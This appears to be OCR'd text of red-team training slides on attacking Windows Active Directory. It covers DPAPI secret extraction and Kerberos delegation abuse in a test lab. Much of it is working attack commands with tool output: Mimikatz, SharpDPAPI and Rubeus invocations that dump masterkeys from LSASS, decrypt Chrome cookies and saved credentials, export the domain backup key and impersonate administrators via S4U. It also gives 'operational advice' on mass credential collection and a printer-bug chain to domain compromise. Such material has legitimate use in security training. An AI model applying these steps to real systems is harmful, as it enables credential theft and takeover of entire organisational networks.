
The Data Protection API

- The data protection API (DPAPI) provides a set of API calls (**CryptProtectData** / **CryptUnprotectData**) that allow applications to encrypt/decrypt at rest data “blobs” on a system
 - Pass the APIs a byte array and optional entropy, get encrypted data back
 - The keys are linked to the *system* or the *user* and handled “automagically” by the OS (more on this later)
- Provides applications an easy way to *fairly* securely store secrets on disk without having to worry about key management overhead/etc.

DPAPI: Secrets Protected by DPAPI

- User:
 - Windows “Credentials” (like saved RDP creds)
 - Windows Vaults
 - Saved IE and Chrome logins/cookies
 - Remote Desktop Connection Manager files w/ passwords
 - Dropbox syncs
 - More!
- System:
 - Scheduled tasks
 - Azure AD Connect accounts
 - Wifi passwords
 - More...? (we just haven't really been looking)


DPAPI: User Master Keys



DPAPI: User Master Keys

- A user's *plaintext* password is used to derive (HMAC_SHA1 with PBKDF2) a “pre key”, which is then used to decrypt one or more “master key” blobs
- User master keys exist at:
 - C:\Users\<user>\AppData\Roaming\Microsoft\Protect\<user-SID>\<KEY_GUIDs>
- Windows renews the current master key every 3 months
 - But previous masterkeys must be kept to allow “old” blob decryption
 - There's also a domain “backup” DPAPI key... (more on this later)

DPAPI: User Master Key Structure



DPAPI: Machine Master Keys

- **SYSTEM** has masterkeys too!
 - %WINDIR%\System32\Microsoft\Protect\S-1-5-18\<GUIDs>
 - %WINDIR%\System32\Microsoft\Protect\S-1-5-18\User\<GUIDs>
- These masterkeys are encrypted with a password derived from the the DPAPI_SYSTEM LSA secret
 - The first half of the DPAPI_SYSTEM key is for the first level of masterkeys, the second half is for the \User\ masterkeys
- Have to be SYSTEM to retrieve this, and can't be done remotely :(
 - Any LSA secret dumper (like Mimikatz' **token::elevate lsadump::secrets**) can extract the DPAPI_SYSTEM key

DPAPI: User Secret Decryption

- User DPAPI masterkeys are in LSASS' memory for logged on users
- If you're in a user's context, the easiest decryption method for *many* (but not all) DPAPI blobs is to call **CryptUnprotectData()** to have the OS decrypt the blob for you
- Example with Mimikatz:
 - `mimikatz # dpapi::chrome /in:"%localappdata%\Google\Chrome\User Data\Default\Login Data" /unprotect`
- This should work for any DPAPI blob that doesn't have the "CRYPTPROTECT_SYSTEM" flag (meaning only LSASS can decrypt)

DPAPI: Masterkey Extraction

- In order to decrypt eventual DPAPI data blobs WITHOUT using the established APIs, we need the SHA1 representations of the decrypted masterkeys!
- Easiest (elevated with Mimikatz):
 - **privilege::debug sekurlsa::dpapi dpapi::cache**
 - Extracts loaded masterkey GUIDs->SHA1 decrypted keys from LSASS
- These SHA1s can then be passed with **/masterkey:SHA1** when performing Mimikatz DPAPI decryptions
 - Note: the CRYPTPROTECT_SYSTEM flag doesn't matter, since we're getting the keys straight from LSASS memory!

DPAPI: Masterkey Extraction

```
C:\Temp>mimikatz.exe

.#####. mimikatz 2.1.1 (x64) built on Aug 14 2018 22:14:06
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo) ** Vegas Edition **
## / \ ## /** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ##      > http://blog.gentilkiwi.com/mimikatz
## v ##      Vincent LE TOUX          ( vincent.letoux@gmail.com )
'#####'      > http://pingcastle.com / http://mysmartlogon.com ***

mimikatz # dpapi::chrome /in:"C:\Users\harmj0y\AppData\Local\Google\Chrome\User Data\Default\Cookies" /unprotect

Host : .amazon-adsystem.com ( / )
Name : ad-id
Dates : 8/15/2018 4:47:29 PM -> 4/1/2019 4:47:29 PM
* using CryptUnprotectData API
ERROR kuhl_m_dpapi_unprotect_raw_or_blob ; NTE_BAD_KEY_STATE, needed Masterkey is: {b8854128-023c-433d-aac9-232b4bca414c}

Host : .amazon-adsystem.com ( / )
Name : ad-privacy
Dates : 8/15/2018 4:47:29 PM -> 4/1/2019 4:47:29 PM
* using CryptUnprotectData API
ERROR kuhl_m_dpapi_unprotect_raw_or_blob ; NTE_BAD_KEY_STATE, needed Masterkey is: {b8854128-023c-433d-aac9-232b4bca414c}

Host : .bat.bing.com ( / )
Name : MR
Dates : 8/15/2018 4:47:23 PM -> 2/11/2019 4:47:24 PM
* using CryptUnprotectData API
ERROR kuhl_m_dpapi_unprotect_raw_or_blob ; NTE_BAD_KEY_STATE, needed Masterkey is: {b8854128-023c-433d-aac9-232b4bca414c}
```

DPAPI: Masterkey Extraction

```
Event Log X | Listeners X | Beacon 192.168.218.2@2648 X | Beacon 192.168.218.2@8656 X | Beacon 192.168.218.2@4364 X
Authentication Id : 0 ; 1215081 (00000000:00128a69)
Session          : Interactive from 1
User Name        : harmj0y
Domain          : TESTLAB
Logon Server     : PRIMARY
Logon Time       : 8/14/2018 6:03:37 PM
SID              : S-1-5-21-883232822-274137685-4173207997-1111
[00000000]
* GUID          : {feef7b25-51d6-4e14-a52f-eb2a387cd0f3}
* Time          : 8/16/2018 4:12:01 PM
* MasterKey     : 701d6398ebb[REDACTED]
* sha1(key)    : f9bc09dad3b[REDACTED]
[00000001]
* GUID          : {3858b304-37e5-48aa-afa2-87aced61921a}
* Time          : 8/17/2018 3:04:05 PM
* MasterKey     : f5372dd31bcb1[REDACTED]
* sha1(key)    : 90e5c89616119[REDACTED]
[00000002]
* GUID          : {44ca9f3a-9097-455e-94d0-d91de951c097}
* Time          : 8/16/2018 4:46:27 PM
* MasterKey     : 0324be7e1e202[REDACTED]
* sha1(key)    : 9b049ce6918ab[REDACTED]
[00000003]
* GUID          : {b8854128-023c-433d-aac9-232b4bca414c}
* Time          : 8/17/2018 3:08:09 PM
* MasterKey     : 08e7d3b6835aeef3[REDACTED]
* sha1(key)    : f35cfcc2b44aedd7[REDACTED]
[WINDOWS10] dfm.a */4364
beacon>
```

DPAPI: Masterkey Extraction

```
Event Log X Listeners X Beacon 192.168.218.2@2648 X Beacon 192.168.218.2@8656 X Beacon 192.168.218.2@4364 X

beacon> mimikatz dpapi::chrome /in:"C:\Users\harmj0y\AppData\Local\Google\Chrome\User Data\Default\Cookies" /masterkey:f35cf2b44aedd7
[*] Tasked beacon to run mimikatz's dpapi::chrome /in:"C:\Users\harmj0y\AppData\Local\Google\Chrome\User Data\Default\Cookies" /masterkey:f35cf2b44ae
[+] host called home, sent: 934983 bytes
[+] received output:

Host : .amazon-adsystem.com ( / )
Name : ad-id
Dates : 8/15/2018 4:47:29 PM -> 4/1/2019 4:47:29 PM
* masterkey : f35cf2b44aedd7 [REDACTED]
Cookie: A63_c [REDACTED]

Host : .amazon-adsystem.com ( / )
Name : ad-privacy
Dates : 8/15/2018 4:47:29 PM -> 4/1/2019 4:47:29 PM
* volatile cache: GUID:{b8854128-023c-433d-aac9-232b4bca414c};KeyHash:f35cf2b44aedd7 [REDACTED]
* masterkey : f35cf2b44aedd7 [REDACTED]
Cookie: 0

Host : .bat.bing.com ( / )
Name : MR
Dates : 8/15/2018 4:47:23 PM -> 2/11/2019 4:47:24 PM
* volatile cache: GUID:{b8854128-023c-433d-aac9-232b4bca414c};KeyHash:f35cf2b44aedd7 [REDACTED]
* masterkey : f35cf2b44aedd7 [REDACTED]
Cookie: 0

Host : .bing.com ( / )
Name : MUID
Dates : 8/15/2018 4:47:23 PM -> 2/11/2019 4:47:24 PM
[WINDOWS10] dfm.a */4364
beacon>
```

DPAPI: User Masterkey Decryption

- If we know a user's plaintext password, we can decrypt a user's masterkey blob (even if it's offline on another machine):
 - `mimikatz # dpapi::masterkey /in:<MASTERKEY_LOCATON> /sid:<USER_SID> /password:<USER_PLAINTEXT> /protected`
- If we're in a user's context (i.e. stolen their token, used over-PTH/etc.) we can also retrieve a decrypted masterkey through the BackupKey Remote Protocol (MS-BKRP)
 - `beacon> mimikatz @dpapi::masterkey /in:<MASTERKEY_LOCATON> /rpc`

DPAPI: Machine Masterkey Decryption

- To decrypt *machine* masterkeys, we need the DPAPI_SYSTEM LSA secret:
 - beacon> **mimikatz !lsadump::secrets**
- This key can then be used to decrypt machine masterkeys with:
 - mimikatz # **dpapi::masterkey**
/in:C:\Windows\System32\Microsoft\Protect\S-1-5-18\<GUID>
/system:DPAPI_SYSTEM
- Or with SharpDPAPI (which extracts the DPAPI_SYSTEM key first):
 - **SharpDPAPI.exe machinemasterkeys**
- Note: machine masterkeys do NOT have a domain backup key component!

DPAPI: User Masterkey (Domain)

- Each domain-joined *user* masterkey blob has a domain backup key component
 - Used in case a user changes their password, smartcard stuff, etc.
- This domain masterkey component is encrypted with a DPAPI domain backup private key that exists on domain controllers
 - This key never changes :)
- Translation: if you have DA (or equivalent) privileges and you steal the DPAPI domain backup key, you can decrypt any domain user masterkey, ***forever!***

DPAPI: Domain Backup Key Retrieval

- From Mimikatz:
 - **Isadump::backupkeys /system:<DOMAIN CONTROLLER> /export**
 - Exports the backup key in a .pvk to *the system/current folder you're running this from*
- From SharpDPAPI:
 - **SharpDPAPI.exe backupkey [/server:SERVER.domain] [/file:key.pvk]**
 - Default: use current DC, display as base64 blob

DPAPI: Domain Backup Key Retrieval

```
C:\Temp>SharpDPAPI.exe backupkey
```

```
SharpDPAPI  
v1.2.0
```

```
[*] Action: Retrieve domain DPAPI backup key
```

```
[*] Using current domain controller : PRIMARY.testlab.local
[*] Preferred backupkey Guid       : 32d021e7-ab1c-4877-af06-80473ca3e4d8
[*] Full preferred backupKeyName   : G$BACKUPKEY_32d021e7-ab1c-4877-af06-80473ca3e4d8
[*] Key :
HvG1sAAAAAAAAAAAAAAAAACUBAAABwIAAAACKAABSU0EyAAgAAAAAAQB9EKQ5bTAdldWCuxEGXSwj
UNnpN4CIFewUYbreWu8MmeFaU+rTdS1jKpJn1HCojRSeriSuPtV0Y+LKAoXlu2gmBUAoEKyNN4wk8Xla
B/iqDZ76wDmZh+X/0YGRKbei6vM9LtVBafi+attJ0bOH9b3th5T9u7EK9EZ7w8bKTvlBiZYy70tbr3Mb
+176R1S4JuxAVxoHX9rsbfxFVYH/ogutpMCDJV9mDUbeH0eR38HENUPB0Dg+sfeSgwKH8NP2F4mGTSk4
5wfame56R+ktrSpvQT5W6wrqvD/qPfgylJSs1sk9Dk0mlpgGo6EiHR1aWSpd1h+iZNQB10kirIjKPdWa
W9F1wATmobg4w4DoQ7m6jJucFmoZzSZFVEbh4xjcd6LqFurK4t8SbLPpgLaFl5c+FCl0lKAt0PKDWZtc
7HaRwhP4R/R0ecrfojQ5S877S16Y2v0Bwe55A3Wth9dbPYs8Td1y5X5jbBs5Xc1yodbVuYDpX01xb07H
```

DPAPI: Credentials and Vaults

- **Credentials**
 - Kept in “Credentials” folders, self-contained structures
- **Vaults**
 - Kept in “Vault” folders, have a “Policy.vpol” that’s decrypted with a masterkey, two AES keys within the policy are then used to decrypt one or more .vcrd files
- <User Profile>\AppData\Local|Roaming\Microsoft\
- The local **system** also has Credentials and Vaults!
 - C:\Windows\System32\config\systemprofile\AppData\[Roaming|Local]\Microsoft\
 - C:\Windows\ServiceProfiles\[LocalService|NetworkService]\AppData\[Roaming|Local]\Microsoft\

DPAPI: Extracting “Credentials”

- Mimikatz:
 - `mimikatz # dpapi::cred /in:C:\...\Credentials\ID /masterkey:SHA1`
- SharpDPAPI:
 - **SharpDPAPI credentials [GUID1:SHA1 GUID2:SHA1 ...]**
 - **SharpDPAPI credentials /mkfile:MASTER_KEY_FILE.txt**
 - **SharpDPAPI credentials /pvk:BASE64 </server:SERVER.domain.com>**
 - Triages user masterkeys first, also can work remotely!
 - **SharpDPAPI triage** covers masterkeys, vaults, creds, rdg, and more
 - **SharpDPAPI machinecredentials**
 - Elevates to extract DPAPI_SYSTEM first to extract machine masterkeys

DPAPI: Extracting Vaults

- Mimikatz:
 - `mimikatz # dpapi::vault /cred:C:\...\ID.vcrd /policy:C:\...\Policy.vpol /masterkey:SHA1`
- SharpDPAPI:
 - **SharpDPAPI vaults [GUID1:SHA1 GUID2:SHA1 ...]**
 - **SharpDPAPI vaults /mkfile:MASTER_KEY_FILE.txt**
 - **SharpDPAPI vaults /pvk:BASE64 </server:SERVER.domain.com>**
 - Triage user masterkeys first, also can work remotely!
 - **SharpDPAPI triage** covers masterkeys, vaults, creds, rdg, and more
 - **SharpDPAPI machinevaults**
 - Elevates to extract DPAPI_SYSTEM first to extract machine masterkeys

DPAPI: Extracting .rdg Files

- Mimikatz:
 - **mimikatz # dpapi::blob /in:FILE.rdg [/masterkey:SHA1|/unprotect]**
- SharpDPAPI:
 - **SharpDPAPI rdg /unprotect**
 - Will search/decrypt *if in the same user context!*
 - **SharpDPAPI rdg [GUID1:SHA1 GUID2:SHA1 ...]**
 - **SharpDPAPI rdg /mkfile:MASTER_KEY_FILE.txt**
 - **SharpDPAPI rdg /pvk:BASE64 </server:SERVER.domain.com>**
 - Triages user masterkeys first, also can work remotely!
 - **SharpDPAPI triage** covers masterkeys, vaults, creds, rdg, and more

DPAPI: Triaging Chrome

- Mimikatz:
 - `mimikatz # dpapi::chrome /in:"Login Data|Cookies" [/unprotect | /masterkey:SHA1]`
- **SharpChrome** (part of SharpDPAPI) can also triage Chrome cookies and/or saved logins using decrypted masterkeys, the domain backup key, or the legitimate DPAPI.
 - See <https://github.com/GhostPack/SharpDPAPI> for complete documentation on SharpDPAPI/SharpChrome

DPAPI: Operational Advice


- Download all the things:
 - ***Every*** user and system masterkey on systems you triage
 - ***Every*** file in user/machine Credentials, Vaults, Chrome “Login Data”, .RDG, and any other DPAPI blob file you can find
- If you ever elevate in the domain later, you can retrieve the domain DPAPI backup key, use this to decrypt the downloaded masterkeys ***offline***, and decrypt those DPAPI blobs ***offline!***
- If elevated on a system, extract DPAPI keys from memory/triage.
- If not elevated on a system, use the **/unprotect** flag (and possibly **/rpc**)

Kerberos Delegation Abuse

- BloodHound
- DPAPI
- **Kerberos Delegation Abuse**
 - **Background**
 - **Unconstrained Delegation**
 - **Traditional Constrained Delegation**
 - **Resource-based Constrained Delegation**
- Lab Debrief
- Defensive Debrief

Kerberos Delegation: Background

- Kerberos delegation is needed to allow frontend services to pretend to be users to a backend service
 - Remember the “double-hop” problem? :)



Kerberos Delegation: Flavors

Unconstrained

-A user requests a forwarded TGT and sends it to the remote service with the service ticket.

-The remote service extracts the TGT from the service ticket and uses it to impersonate the user.

Traditional Constrained

-The service requests a ticket to itself as another user (S4U2self)

-The service uses this ticket to pretend to be said user when authenticating to another target SPN (S4U2proxy)

SPN must be specified in *msDS-AllowedToDelegateTo*

Resource-based Constrained

-An ACL in a field (*msDS-AllowedToActOnBehalfOfOtherIdentity*) on the target computer resource dictates who can perform S4U2proxy to that computer

Kerberos Delegation: Attack Summary

Unconstrained	Traditional Constrained	Resource-based Constrained
<p>Compromise of a server w/ unconstrained deleg allows extraction of TGTs of any user/system that connects.</p> <p>Combined w/ the printer bug, allows for forest compromise.</p>	<p>Introduces additional access paths <i>leading out</i> from any account configured for constrained delegation.</p>	<p>Introduces additional access paths <i>leading in</i> to any computer in modern domains.</p> <p>I.e. a generalized ACL-based computer takeover primitive.</p>

Unconstrained Delegation

- The first delegation implemented in Windows 2000 and the most “dangerous”
- If a server is configured for unconstrained delegation, when a user requests/submits a service ticket for a service on that system:
 - The user requests a forwarded TGT
 - The forwardable TGT is sent in an authenticator when authenticating to another system
 - The service/system extracts the user’s forwarded TGT and uses it to connect to any service *as if they are that user!*

Unconstrained Delegation

- So if you can compromise a server that's marked for **unconstrained delegation**, you can compromise and reuse the TGT of any user that connects to it!
 - Unless the user has the “Account is sensitive and cannot be delegated” setting or is in “Protected Users”
- The userAccountControl property we care about is TRUSTED_FOR_DELEGATION
 - LDAP flag: '(userAccountControl:1.2.840.113556.1.4.803:=524288)'
 - PowerView: **Get-DomainComputer -Unconstrained**
 - In the BloodHound database (includes paths to these servers!)

Ticket Extraction on Unconstrained Systems

- With Mimikatz:
 - `mimikatz # sekurlsa::tickets /export`
 - Ticket .kirbis extracted to your current operating directory
 - *Touches LSASS! (just like everything in `sekurlsa::...`, remember? :)*
- With Rubeus:
 - `Rubeus.exe dump`
 - `Rubeus.exe monitor [/interval:SECONDS] [/filteruser:USER]`
 - Uses LSACallAuthenticationPackage with a GetSystem token elevation approach, *but LSASS' memory isn't directly touched!*

Unconstrained Delegation + “The Printer Bug”

- You can “water hole” or wait for privileged users to connect to your unconstrained system, *or you can coerce any machine in the forest to connect to you!*
- The “printer bug” from Lee Christensen abuses a legacy old but enabled-by-default-on-Windows Print System Remote Protocol (MS-RPRN) “feature”
 - Tl;dr - as a domain authenticated (but otherwise unprivileged) user, you can coerce any machine ***in the forest*** to connect to your unconstrained “capture” server, extracting out the target system’s TGT

Unconstrained Delegation (in simplified English)

If you compromise a **computer** configured
for unconstrained delegation, you can
compromise the entire domain (and forest!)

Unconstrained Delegation + “The Printer Bug”

1. Compromise a server configured with unconstrained delegation
1. Begin monitoring for delegated TGTs
 - Start Rubeus' **monitor** action with **/interval:5 /filteruser:MACHINE\$**
1. Coerce a domain controller to authenticate to the unconstrained server using SpoolSample (Lee's printer bug implementation)
1. Load the extracted ticket, DCSync, profit!

Kerberos Delegation: Attack Summary

Unconstrained	Traditional Constrained	Resource-based Constrained
Compromise of a server w/ unconstrained deleg allows extraction of TGTs of any user/system that connects. Combined w/ the printer bug, allows for forest compromise.	Introduces additional access paths <i>leading out</i> from any account configured for constrained delegation.	Introduces additional access paths <i>leading in</i> to any computer in modern domains. I.e. a generalized ACL-based computer takeover primitive.

(Traditional) Constrained Delegation

- Limits the services an account marked for delegation can access in behalf of another user
 - In reality, it only limits the host/user name (service name is not validated)
 - Released with Windows Server 2003
- 2 components: **S4U2Self** and **S4U2Proxy** Kerberos extensions
 - **S4U2Self**: allows a delegation account to request a service ticket *to itself* on behalf of a particular user (without needing that user's password)
 - TRUSTED_TO_AUTH_FOR_DELEGATION set == the ticket is "forwardable"
 - **S4U2Proxy**: allows the delegation account to use the forwardable ticket from S4U2self to request a new service ticket to *specific SPNs as the target user*
 - The specific SPN(s) allowed are set in the **msds-allowedtodelegate** property
 - The sname field of the SPN is not protected, more on this shortly

Traditional Constrained Delegation (in simplified English)

If you compromise a *computer* or *user* account with SPNs set in **msds-allowedtodelegate**, you can pretend to be *any* domain user to *any* service on the target hosts described in those SPNs

Constrained Delegation: Computers

- **Get-DomainComputer -TrustedToAuth -Properties distinguishedname,msds-allowedtodelegate, useraccountcontrol**

```
PS C:\Users\administrator\Desktop> Get-DomainComputer -TrustedToAuth -Properties
    distinguishedname,msds-allowedtodelegate, useraccountcontrol -Verbose | fl
VERBOSE: [Get-DomainSearcher] search string:
LDAP://PRIMARY.testlab.local/DC=testlab,DC=local
VERBOSE: [Get-DomainComputer] Searching for computers that are trusted to
authenticate for other principals
VERBOSE: [Get-DomainComputer] Get-DomainComputer filter string:
(&(samAccountType=805306369)(msds-allowedtodelegate=*))

distinguishedname      : CN=WINDOWS1,CN=Computers,DC=testlab,DC=local
useraccountcontrol     : 16781312
msds-allowedtodelegate : {HOST/PRIMARY.testlab.local/testlab.local,
                          HOST/PRIMARY.testlab.local, HOST/PRIMARY,
                          HOST/PRIMARY.testlab.local/TESTLAB...}

distinguishedname      : CN=WINDOWS10,OU=SecretOU,DC=testlab,DC=local
useraccountcontrol     : 16781312
msds-allowedtodelegate : {cifs/WINDOWS1.testlab.local, cifs/WINDOWS1}
```

Constrained Delegation: Users

- **Get-DomainUser -TrustedToAuth -Properties distinguishedname,msds-allowedtodelegate,to,useraccountcontrol**

```
PS C:\Users\administrator\Desktop> Get-DomainUser -TrustedToAuth -Properties distinguishedname,msds-allowedtodelegate,to,useraccountcontrol -Verbose | fl
VERBOSE: [Get-DomainSearcher] search string:
LDAP://PRIMARY.testlab.local/DC=testlab,DC=local
VERBOSE: [Get-DomainUser] Searching for users that are trusted to authenticate
for other principals
VERBOSE: [Get-DomainUser] filter string:
(&(samAccountType=805306368)(msds-allowedtodelegate=*))  
  
distinguishedname      : CN=SQLService,CN=Users,DC=testlab,DC=local
useraccountcontrol     : 16843264
msds-allowedtodelegate : {HOST/PRIMARY.testlab.local/testlab.local,
                          HOST/PRIMARY.testlab.local, HOST/PRIMARY,
                          HOST/PRIMARY.testlab.local/TESTLAB...}
```

Constrained Delegation: Rubeus

- If you are able to recover the password or hash of a *user* OR *computer* account configured for constrained delegation, Kekeo allows you to easily abuse this functionality
- **Rubeus.exe s4u /user:sqlservice /domain:testlab.local
/rc4:2b576acbe6bcfda7294d6bd18041b8fe
/impersonateuser:administrator
/msdsspn:"ldap/PRIMARY.testlab.local" /ptt**
- More information: <https://github.com/GhostPack/Rubeus#s4u>
- This is also possible with the **tgs::s4u** in Kekeo

Constrained Delegation: Rubeus

```
Rubeus.exe s4u /user:sqlservice /domain:testlab.local /rc4:2b576acbe6bcfda7294d6bd18041b8fe /impersonateuser:administrator /msdsspn:"ldap/PRIMARY.testlab.local" /ptt
```



v1.4.1

```
[*] Action: Ask TGT  
  
[*] Using rc4_hmac hash: 2b576acbe6bcfda7294d6bd18041b8fe  
[*] Using domain controller: PRIMARY.testlab.local (192.168.52.100)  
[*] Building AS-REQ (w/ preauth) for: 'testlab.local\sqlservice'  
[+] TGT request successful!  
[*] base64(ticket.kirbi):
```

```
doIFRDCCBUgAwIBBaEDAgEWooIEVDCCFBhggRMMIIESKADAgEFoQ8bDVRFU1RMQUIuTE9DQUyiIjAg  
oAMCAQKhGTAXGwZrcmJ0Z3QbDXRlc3RsYWlubG9jYwlyjggQKMIIEBqADAgESoQMCAQKiggP4BIID9IZc
```

Constrained Delegation: Rubeus

```
oAMCAQKhGTAXGwZrcmJ0Z3QbDXRlc3RsYWlubG9jYWlw=
```

```
[*] Action: S4U
```

```
[*] Using domain controller: PRIMARY.testlab.local (192.168.52.100)
[*] Building S4U2self request for: 'TESTLAB.LOCAL\sqlservice'
[*] Sending S4U2self request
[+] S4U2self success!
[*] Got a TGS for 'administrator@TESTLAB.LOCAL' to 'TESTLAB.LOCAL\sqlservice'
[*] base64(ticket.kirbi):
```

```
Q0FmqrCwfAADDAgEB0Q4WDB5KC3F5C2vyamIjZQ==
```

```
[*] Impersonating user 'administrator' to target SPN 'ldap/PRIMARY.testlab.local'
[*] Using domain controller: PRIMARY.testlab.local (192.168.52.100)
[*] Building S4U2proxy request for service: 'ldap/PRIMARY.testlab.local'
[*] Sending S4U2proxy request
[+] S4U2proxy success!
[*] base64(ticket.kirbi) for SPN 'ldap/PRIMARY.testlab.local':
```

```
d3TGAiCCBp---AU+TBp+EDa+FH+---CCBpI9k---uVMTTE7cArA=EE+o8LPvDfU4PmQUT+TEoDQH
```

S4U2Proxy: sname Modification

- The **sname** (first part of the SPN) field in a service ticket is not encrypted/protected!
 - Kerberos constrained delegation assigns permissions per target *account/system*, not per *SPN*
- This means that you can modify the service name in a resulting S4U2proxy service ticket *to whatever you want!*
 - You can access ANY service on the target host as ANY domain user, *not just the sname specifically listed in msDS-AllowedToDelegateTo SPN!*
- Examples
